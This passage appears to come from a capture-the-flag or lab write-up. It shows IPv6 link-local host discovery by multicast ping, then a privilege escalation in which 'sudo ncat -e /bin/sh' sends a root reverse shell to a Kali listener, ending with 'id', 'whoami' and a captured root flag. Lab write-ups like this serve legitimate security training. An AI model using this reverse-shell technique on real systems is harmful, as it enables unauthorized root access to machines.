PING ff02::1(ff02::1) 56 data bytes
64 bytes from fe80::a00:27ff:fe6f:bd66%enp0s3: icmp_seq=1 ttl=64 time=0.586 ms
64 bytes from fe80::a00:27ff:fe24:e974%enp0s3: icmp_seq=1 ttl=64 time=6.73 ms
64 bytes from fe80::e6c0:e2ff:fe44:5dfb%enp0s3: icmp_seq=1 ttl=64 time=7.55 ms
64 bytes from fe80::a00:27ff:fe6f:bd66%enp0s3: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from fe80::a00:27ff:fe24:e974%enp0s3: icmp_seq=2 ttl=64 time=1.79 ms
64 bytes from fe80::e6c0:e2ff:fe44:5dfb%enp0s3: icmp_seq=2 ttl=64 time=5.40 ms
64 bytes from fe80::a00:27ff:fe6f:bd66%enp0s3: icmp_seq=3 ttl=64 time=0.049 ms
64 bytes from fe80::a00:27ff:fe24:e974%enp0s3: icmp_seq=3 ttl=64 time=1.65 ms
64 bytes from fe80::e6c0:e2ff:fe44:5dfb%enp0s3: icmp_seq=3 ttl=64 time=5.63 ms
```



```
abel@mail:/home/cain$ sudo ncat -6 fe80::a00:27ff:fe24:e974%enp0s3  2323 -e /bin/sh

┌──(guel㉿kali)-[~]
└─$ socat TCP6-LISTEN:2323,reuseaddr,fork -
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cat /root/root.txt
9f0541ef5fd69bfc3b2d4507eaf2a9db
```